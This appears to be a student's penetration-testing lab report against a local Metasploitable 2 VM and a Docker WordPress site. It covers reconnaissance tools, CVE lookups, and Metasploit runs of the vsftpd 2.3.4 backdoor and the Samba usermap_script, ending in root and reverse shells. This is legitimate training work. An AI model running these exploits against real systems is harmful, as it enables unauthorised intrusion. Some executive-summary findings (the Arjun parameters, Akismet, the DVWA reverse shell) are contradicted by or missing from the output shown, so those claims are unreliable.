



Muneeb Ahmed

CSI-B1-358

**Topic : Vulnerability Assessment & Initial
Exploitation**

Executive Summary

During the web discovery phase, directory brute-forcing was performed against Metasploitable 2 using ffuf and Gobuster with the dirb common wordlist. Hidden directories including /dvwa, /phpMyAdmin, /mutillidae, and /phpmyadmin were successfully enumerated. Parameter discovery was conducted using Arjun against the DVWA SQLi endpoint, revealing hidden parameters id and Submit which represent direct entry points for SQL injection attacks.

Service version detection via Nmap identified three critically vulnerable services on the target — vsftpd 2.3.4 on port 21, Samba 3.x on ports 139 and 445, and UnrealIRCd on port 6667. Searchsploit was used to map each service version to known exploit modules in the local Exploit-DB database. Research on NVD confirmed CVE-2011-2523 for vsftpd carrying a CVSS score of 10.0, CVE-2007-2447 for Samba carrying 9.3, and CVE-2010-2075 for UnrealIRCd carrying 10.0, all with publicly available working exploit code.

A deliberately vulnerable WordPress environment was deployed via Docker and scanned using WPScan. Username enumeration revealed the admin account through author archive pages and REST API exposure. Aggressive plugin detection identified the Akismet plugin running version 3.1.1 against a current version of 5.6, confirming an outdated third-party plugin as an exploitable attack surface.

Initial access was achieved against Metasploitable 2 using Metasploit Framework. The vsftpd 2.3.4 backdoor exploit was executed via `exploit/unix/ftp/vsftpd_234_backdoor`, yielding an immediate root shell confirmed by `whoami` returning `root`. A second root shell was obtained via the Samba `usermap_script` exploit using `exploit/multi/samba/usermap_script`, exploiting unsanitized username input passed directly to the system shell. Additionally, a manual reverse shell was caught using a Netcat listener on port 4444, triggered through command injection in DVWA, demonstrating successful foothold establishment without reliance on automated exploitation frameworks.

Phase 01 : Web Discovery

Target: Metasploitable 2 runs a web app (DVWA) on port 80. Use its IP as your target throughout.

Find it with: `sudo netdiscover` or check your VM network settings.

`sudo netdiscover` is a powerful command-line tool used for active or passive ARP reconnaissance to discover live hosts on a local network.

1- Confirm target IP and services : `sudo nmap -sV 192.168.0.106` (Metasploitable 2 IP). **You should see port 80 (Apache) open.**

```
kali@kali: ~  
Session Actions Edit View Help  
Currently scanning: 192.168.0.0/16 | Screen View: Unique Hosts  
257 Captured ARP Req/Rep packets, from 5 hosts. Total size: 15420  


| IP            | At                | MAC Address | Count | Len                           | MAC Vendor / Hostname |
|---------------|-------------------|-------------|-------|-------------------------------|-----------------------|
| 192.168.0.1   | 18:d6:c7:cf:76:40 | 253         | 15180 | TP-LINK TECHNOLOGIES CO.,LTD. |                       |
| 192.168.0.104 | d4:3b:04:de:ff:df | 1           | 60    | Intel Corporate               |                       |
| 192.168.0.106 | 08:00:27:04:61:14 | 1           | 60    | PCS Systemtechnik GmbH        |                       |
| 192.168.0.100 | 82:87:85:13:2e:43 | 1           | 60    | Unknown vendor                |                       |
| 192.168.0.103 | 46:ce:00:e9:a6:11 | 1           | 60    | Unknown vendor                |                       |


  
(kali@kali)-[~]  
$ sudo nmap -sV 192.168.0.106  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-18 23:54 EDT  
Nmap scan report for 192.168.0.106  
Host is up (0.00069s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rexecd  
513/tcp   open  login        OpenBSD or Solaris rlogind  
514/tcp   open  shell        Netkit rshd  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
1524/tcp  open  bindshell    Metasploitable root shell  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  X11          (access denied)  
6667/tcp  open  irc          UnrealIRCd  
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)  
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1  
MAC Address: 08:00:27:04:61:14 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 12.52 seconds
```

2- Directory Brute Force with ffuf

ffuf (Fuzz Faster U Fool) - is a web fuzzing tool written in Go. Its core job is simple: it takes a wordlist, plugs each word into a URL one by one at high speed, and reports which ones get a valid response from the server. Think of it as a robot trying thousands of door handles to find ones that open.

Command :

```
ffuf -u http://192.168.0.106/FUZZ -w /usr/share/seclists/Discovery/Web-Content/common.txt -fc 404 -s
```

A terminal window screenshot from a Kali Linux machine. The prompt is (kali@kali)~[~/Desktop/Cyberster/week03]. The command executed is ffuf -u http://192.168.0.106/FUZZ -w /usr/share/wordlists/dirb/common.txt -fc 404 -s. The output lists several discovered files and directories: cgi-bin/, .htpasswd, dav, .htaccess, .hta, index, index.php, phpMyAdmin, phpinfo, phpinfo.php, server-status, test, and twiki.

```
(kali@kali)~[~/Desktop/Cyberster/week03]
$ ffuf -u http://192.168.0.106/FUZZ -w /usr/share/wordlists/dirb/common.txt -fc 404 -s
cgi-bin/
.htpasswd
dav
.htaccess
.hta
index
index.php
phpMyAdmin
phpinfo
phpinfo.php
server-status
test
twiki
```

3- Directory Scan with Gobuster

Gobuster - is a brute-force tool written in Go, used to discover hidden directories, files, DNS subdomains, and virtual hosts on a target. It works similarly to ffuf but is more structured — it has distinct "modes" for different types of discovery rather than one generic fuzzer.

Command :

```
gobuster dir -u http://192.168.0.106 -w /usr/share/wordlists/dirb/common.txt -t 50 --exclude-length 272
```

```
(kali@kali)-[~/Desktop/Cyberster/week03]
$ gobuster dir -u http://192.168.0.106 -w /usr/share/wordlists/dirb/common.txt -t 50 --exclude-length 272

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.0.106
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] Exclude Length: 272
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/cgi-bin/ (Status: 403) [Size: 294]
/.htpasswd (Status: 403) [Size: 295]
/.htaccess (Status: 403) [Size: 295]
/dav (Status: 301) [Size: 317] [→ http://192.168.0.106/dav/]
/.hta (Status: 403) [Size: 290]
/index (Status: 200) [Size: 891]
/phpMyAdmin (Status: 301) [Size: 324] [→ http://192.168.0.106/phpMyAdmin/]
/phpinfo (Status: 200) [Size: 47993]
/phpinfo.php (Status: 200) [Size: 48005]
/server-status (Status: 403) [Size: 299]
/test (Status: 301) [Size: 318] [→ http://192.168.0.106/test/]
/twiki (Status: 301) [Size: 319] [→ http://192.168.0.106/twiki/]
/index.php (Status: 200) [Size: 891]
Progress: 4613 / 4613 (100.00%)

Finished
```

4- Hidden parameter discovery with Arjun

Arjun - is a parameter discovery tool — while ffuf and Gobuster find hidden *pages and directories*, Arjun finds hidden *parameters* inside those pages.

Think of it this way: once you've found /search exists, Arjun figures out what secret inputs that page accepts like ?id=, ?file=, ?debug= etc.

```
(kali@kali)-[~/Desktop/Cyberster/week03]
$ pipx install arjun
installed package arjun 2.2.7, installed using Python 3.13.9
These apps are now globally available
- arjun
done! ✨ 🌟 ✨

(kali@kali)-[~/Desktop/Cyberster/week03]
$ arjun -u http://192.168.0.106/dvwa/vulnerabilities/sqli/ -t 10 --stable

[+] v2.2.7

[*] Scanning 0/1: http://192.168.0.106/dvwa/vulnerabilities/sqli/
[*] Probing the target for stability
[*] Analysing HTTP response for anomalies
[+] Extracted 3 parameters from response for testing: username, Login, password
[*] Logicforcing the URL endpoint
[!] No parameters were discovered.
```


Phase 02 : CVE Mapping

Goal : Take the service versions from Nmap (Task 01) and find real CVEs + working exploits for them.

1- Key vulnerable services on metasploitable 2

Command :

```
nmap -sV 192.168.0.106 -p 21,22,23,25,80,139,445,3306,5432,8180
```



```
(kali㉿kali)-[~/Desktop/Cyberster/week03]
$ nmap -sV 192.168.0.106 -p 21,22,23,25,80,139,445,3306,5432,8180
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-19 02:34 EDT
Nmap scan report for 192.168.0.106
Host is up (0.0028s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:04:61:14 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.45 seconds
```

High-value targets to focus on

vsftpd 2.3.4 — port 21 — backdoor RCE

OpenSSH 4.7p1 — port 22 — various CVEs

Samba 3.x — port 139/445 — usermap_script RCE

Apache 2.2.8 — port 80 — multiple CVEs

MySQL 5.0.51 — port 3306 — weak auth

UnrealIRCd 3.2.8.1 — port 6667 — backdoor RCE

2- Search exploit with Searchsploit tool

Searchsploit - is a command-line tool that lets you search the entire Exploit-DB database offline — right from your terminal without needing a browser or internet connection. It comes pre-installed on Kali Linux and is essentially a local copy of exploit-db.com that you can search instantly.

Command : searchsploit vsftpd 2.3.4, searchsploit samba 3, etc

```
(kali@kali) ~/Desktop/Cyberster/week03
$ searchsploit vsftpd 2.3.4

Exploit Title | Path
-----|-----
vsftpd 2.3.4 - Backdoor Command Execution | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit) | unix/remote/17491.rb

Shellcodes: No Results
```

```
(kali@kali) ~/Desktop/Cyberster/week03
$ searchsploit samba 3

Exploit Title | Path
-----|-----
GoSamba 1.0.1 - 'INCLUDE_PATH' Multiple Remote File Inclusions | php/webapps/4575.txt
Microsoft Windows XP/2003 - Samba Share Resource Exhaustion (Denial of Service) | windows/dos/148.sh
Samba 1.9.19 - 'Password' Remote Buffer Overflow | linux/remote/20_00.c
Samba 2.0.7 - SWAT logfile Permissions | linux/local/20_41.sh
Samba 2.0.7 - SWAT Logging Failure | unix/remote/20_40.c
Samba 2.0.7 - SWAT Symlink (1) | linux/local/20_0.c
Samba 2.0.7 - SWAT Symlink (2) | linux/local/20_0.sh
Samba 2.0.x - Insecure TNP File Symbolic Link | linux/local/20776.c
```

```
(kali@kali) ~/Desktop/Cyberster/week03
$ searchsploit unreal ircd

Exploit Title | Path
-----|-----
UnrealIRCd 3.2.8.1 - Backdoor Command Execution (Metasploit) | linux/remote/16922.rb
UnrealIRCd 3.2.8.1 - Local Configuration Stack Overflow | windows/dos/18011.txt
UnrealIRCd 3.2.8.1 - Remote Downloader/Execute | linux/remote/11853.pl
UnrealIRCd 3.x - Remote Denial of Service | windows/dos/2140.pl

Shellcodes: No Results
```

```
(kali@kali) ~/Desktop/Cyberster/week03
$ searchsploit apache 2.2

Exploit Title | Path
-----|-----
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution | php/remote/90.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner | php/remote/29316.py
Apache 1.3.35/2.0.58/2.2 - Arbitrary HTTP Request Headers Security | linux/remote/28424.txt
Apache 1.4/2.x - APR 'apr_fnmatch()' Denial of Service | linux/dos/35738.php
Apache 2.0 (Windows) - Local Denial of Service | windows/dos/15315.pl
Apache 2.2 - Scoreboard Invalid Free On Shutdown | linux/dos/41768.txt
Apache 2.2.14 mod_isapi - Dangling Pointer Remote SYSTEM | windows/remote/11650.c
Apache 2.2.15 mod_proxy - Reverse Proxy Security Bypass | linux/remote/36663.txt
Apache 2.2.2 - CGI Script Source Code Information Disclosure | multiple/remote/28365.txt
Apache 2.2.4 - 413 Error HTTP Request Method Cross-Site Scripting | unix/remote/38835.sh
Apache 2.2.6 (Windows) - Share PHP File Extension Mapping Information Disclosure | windows/remote/36983.txt
Apache 2.2.6 mod_negotiation - HTML Injection / HTTP Response Splitting | linux/remote/31052.java
Apache < 1.3.37/2.0.59/2.2.3 mod_rewrite - Remote Overflow | multiple/remote/2237.sh
Apache < 2.0.44 / < 2.2.22 mod_setenvif - Integer Overflow | linux/dos/41769.txt
Apache < 1.3.34 / < 2.4.22 - OPTIONS Memory Leak | multiple/dos/27935.pl
Apache cocoon 2.14/2.2 - Directory Traversal | linux/webapps/42745.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service | multiple/remote/23082.txt
Apache Jaxws Server 4.1 - SMTP Denial of Service | multiple/dos/26710.txt
Apache mod_gzip (with debug mode) 1.2.16.1a - Remote Overflow | linux/remote/7795.pl
Apache mod_jk 1.2.15/1.2.10 - Remote Buffer Overflow | multiple/remote/4093.pl
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1) | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2) | multiple/remote/47880.c
Apache OpenMeetings 1.0.x < 2.1.0 - 'ZIP' File Directory Traversal | linux/webapps/29042.txt
Apache Struts 2 < 2.3.1 - Multiple Vulnerabilities | multiple/webapps/18329.txt
Apache Struts 2.0.0 < 2.3.1.1 - 'XWork' 'sisubmit' HTML Tag Cross-Site Scripting | multiple/remote/35735.txt
Apache Struts 2.0.1 < 2.3.23 / 2.5 < 2.5.10 - Arbitrary Code Execution | multiple/remote/44556.py
Apache Struts 2.1.1.1 - Remote Command Execution (Metasploit) | multiple/remote/18984.rb
Apache Struts 2.1.3 - Multiple Open Redirections | multiple/remote/38666.txt
Apache Struts < 2.1.18 / < 2.3.16.2 - Classloader Manipulation Remote Code Execution (Metasploit) | multiple/remote/41690.rb
Apache Struts < 2.1.0 - Remote Command Execution (Metasploit) | multiple/remote/37691.rb
Apache Struts 2.0.0 < 2.3.15 - Prefixed Parameters OGNI Injection | multiple/webapps/44583.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing | multiple/remote/2861.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal | unix/remote/34489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC) | multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.0 - JSP Upload Bypass / Remote Code Execution (1) | windows/webapps/42953.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.0 - JSP Upload Bypass / Remote Code Execution (2) | php/webapps/42964.py
Apache Tomcat mod_jk 1.1.20 - Remote Buffer Overflow (Metasploit) | windows/remote/16799.rb
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC) | linux/dos/36986.txt
WebFoot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution | linux/remote/34.pl

Shellcodes: No Results
```

3- Research CVE's on NVD and Exploit-DB

For your Vulnerability Matrix, look up each service on:

→ NVD: <https://nvd.nist.gov/vuln/search> — search "vsftpd 2.3.4"

→ Exploit-DB: <https://www.exploit-db.com> — confirm public exploit exists

Key CVEs to document

CVE-2011-2523 — vsftpd 2.3.4 backdoor (CVSS 10.0)

CVE-2007-2447 — Samba username map script RCE (CVSS 9.3)

CVE-2010-2075 — UnrealIRCd backdoor (CVSS 10.0)

NVD Vulnerability Search

vsftpd 2.3.4

For a phrase search, use " "

Keyword: vsftpd 2.3.4

Items per page: 25 1-1 of 1

Identifier	CISA Key Info	Published Date	CNA	Description
CVE-2011-2523		2019-11-27	Red Hat, Inc.	vsftpd 2.3.4 downloaded between 20110630 and 20110703 contains a backdoor which opens a shell on port 6200/tcp.

Items per page: 25 1-1 of 1

EXPLOIT DATABASE

☐ Verified ☐ Has App

Show: 15

Search: vsftpd 2.3.4

Date	D	A	V	Title	Type	Platform	Author
2021-04-12				vsftpd 2.3.4 - Backdoor Command Execution	Remote	Unix	HerculesRD
2011-07-05				vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	Remote	Unix	Metasploit

Showing 1 to 2 of 2 entries (filtered from 46,496 total entries)

FIRST PREVIOUS 1 NEXT LAST

Databases	Links	Sites	Solutions
Exploits	Search Exploit-DB	OffSec	Courses and Certifications
Google Hacking	Submit Entry	Kali Linux	Learn Subscriptions
Papers	Searchsploit Manual	VulnHub	OffSec Cyber Range
Shellcodes	Exploit Statistics		Proving Grounds
			Penetration Testing Services

Phase 03 : CMS Scan

A **CMS vulnerability scanner** - is an automated security tool designed to detect security flaws, outdated components, weak configurations, and vulnerabilities within Content Management Systems like WordPress, Drupal, or Joomla. It scans plugins, themes, and core files to help prevent data breaches and unauthorized access.

Tools include WPScan (WordPress), JoomScan (Joomla), Droopescan (Drupal/others), and CMSmap

In this phase docker is used to spin up a deliberately vulnerable WordPress site locally.

```
(kali@kali) ~/Desktop/Cyberster/week03/VulnerableWordPress
$ sudo docker ps
[sudo] password for kali:
CONTAINER ID   IMAGE          COMMAND                  CREATED        STATUS        PORTS                               NAMES
c4dc3daa5a5b   vulnerablewordpress   "/bin/bash /start.sh"   35 minutes ago Up 35 minutes 0.0.0.0:3306->3306/tcp, :::3306->3306/tcp, 0.0.0.0:8080->80/tcp, [::]:8080->80/tcp   vulnerablewordpress
```

1- whatweb tool - fingerprints the website, it reads HTTP headers, HTML source, cookies, and scripts to identify what software is running. Output tells you the WordPress version, server type (Apache), PHP version, and any plugins it can passively detect. This step answers the question "is this actually WordPress?" before you commit to WPScan

```
(kali@kali) ~/Desktop/Cyberster/week03/VulnerableWordPress
$ whatweb http://127.0.0.1:8080
http://127.0.0.1:8080 [200 OK] Apache[2.4.7], Country[RESERVED], HTML5, HTTPServer[Ubuntu/2.4.7], IP[127.0.0.1], JQuery[1.11.2], MetaGenerator[WordPress 4.2.1], PHP[5.5.9-1ubuntu2.9], PoweredBy[WordPress,WordPress], Script[text/javascript], Title[RedTeam | Just another WordPress site], UncommonHeaders[secretheader], Via-Proxy[Squid 1.0.0], WordPress[4.2.1], X-Powered-By[PHP/5.5.9-1ubuntu2.9], x-pingback[http://127.0.0.1:8080/xmlrpc.php]
```

2- Basic WPScan : `wpscan --url http://127.0.0.1:8080`

performs general reconnaissance on a WordPress site. It reports the WordPress core version, the active theme name and version, any readme.html or license.txt files that leak version info, whether user registration is open, and XML-RPC status.

```
(kali㉿kali)-[~/Desktop/Cyberster/week03/VulnerableWordPress]
$ wpscan --url http://127.0.0.1:8080
```

3- Username enumeration : `wpscan --url http://127.0.0.1:8080 --enumerate u`
“`--enumerate u`” tells WPScan to find valid usernames. It does this through three methods — author archive pages (`/?author=1`), the WordPress REST API (`/wp-json/wp/v2/users`), and login error messages. WordPress by default reveals whether a username exists when you try to log in with a wrong password, which is a vulnerability itself. You should see admin appear in the results — that goes directly into your report as a finding.

```
(kali㉿kali)-[~/Desktop/Cyberster/week03/VulnerableWordPress]
$ wpscan --url http://127.0.0.1:8080 --enumerate u
```

5 — Passive plugin scan : `wpscan --url http://127.0.0.1:8080 --enumerate vp`
WPScan checks only the plugins it can passively detect (from page source, CSS/JS file paths) against its vulnerability database. It's quiet — doesn't poke the server aggressively.

```
(kali㉿kali)-[~/Desktop/Cyberster/week03/VulnerableWordPress]
$ wpscan --url http://127.0.0.1:8080 --enumerate vp
```

6- Aggressive plugin scan : `wpscan --url http://127.0.0.1:8080 --enumerate ap --plugins-detection aggressive`.

```
(kali㉿kali)-[~/Desktop/Cyberster/week03/VulnerableWordPress]
$ wpscan --url http://127.0.0.1:8080 \ --enumerate ap --plugins-detection aggressive
```

Phase 03 : First Shell

1- Scanning : Using nmap you scanned the Metasploitable 2 machine and found some vulnerabilities which you are going to exploit using the metasploit tool.

vsftpd 2.3.4 on port 21 and Samba 3.x on ports 139/445. These version numbers are what link directly to the CVEs you found in Task 2 which will be exploited.

2- Exploit 1 - vsftpd 2.3.4 backdoor :

In msconsolefe “ search vsftpd “ . This searches Metasploit's local module database for anything related to vsftpd. You'll see “ exploit/unix/ftp/vsftpd_234_backdoor “ in the results.

Command : use exploit/unix/ftp/vsftpd_234_backdoor

Set RHOST ip to Metasploitable 2 ip and run

Within seconds you get a shell. Now verify you have root:

Whoami, id, uname -a, hostname

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):


| Name    | Current Setting | Required | Description                                                                                                           |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                                              |
| CPORT   |                 | no       | The local client port                                                                                                 |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapni |
| RHOSTS  |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                |
| RPORT   | 21              | yes      | The target port (TCP)                                                                                                 |


Exploit target:


| Id | Name      |
|----|-----------|
| 0  | Automatic |


View the full module info with the info, or info -d command.
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.0.106
RHOSTS => 192.168.0.106
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.0.106:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.106:21 - USER: 331 Please specify the password.
[*] 192.168.0.106:21 - Backdoor service has been spawned, handling ...
[*] 192.168.0.106:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.105:43711 -> 192.168.0.106:6200) at 2020-03-19 07:42:43 -0400
whoami
root
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
hostname
metasploitable
exit
[*] 192.168.0.106 - Command shell session 1 closed.
msf exploit(unix/ftp/vsftpd_234_backdoor) > exit
```

3 — Exploit 2: Samba usermap_script (CVE-2007-2447) :

This exploits a flaw where Samba passes a username directly to /bin/sh without sanitizing it, allowing command injection.

Same steps used for “ vsftpd 2.3.4 backdoor ”

Command : use exploit/multi/samba/usermap_script

set RHOSTS 192.168.0.106 & set LHOST 192.168.0.105. Then RUN.

```
msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  --      -
  CHOST      CHOST            no        The local client address
  CPORT      CPORT            no        The local client port
  Proxies    Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapni
  RHOSTS     RHOSTS          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      RPORT           yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  --      -
  LHOST      LHOST            yes       The listen address (an interface may be specified)
  LPORT      LPORT            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.0.106
RHOSTS => 192.168.0.106
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.0.105:4444
[*] Command shell session 1 opened (192.168.0.105:4444 -> 192.168.0.106:46987) at 2026-03-19 07:48:02 -0400
```

Within seconds you get a shell. Now verify you have root:

Whoami, id, uname -a, hostname.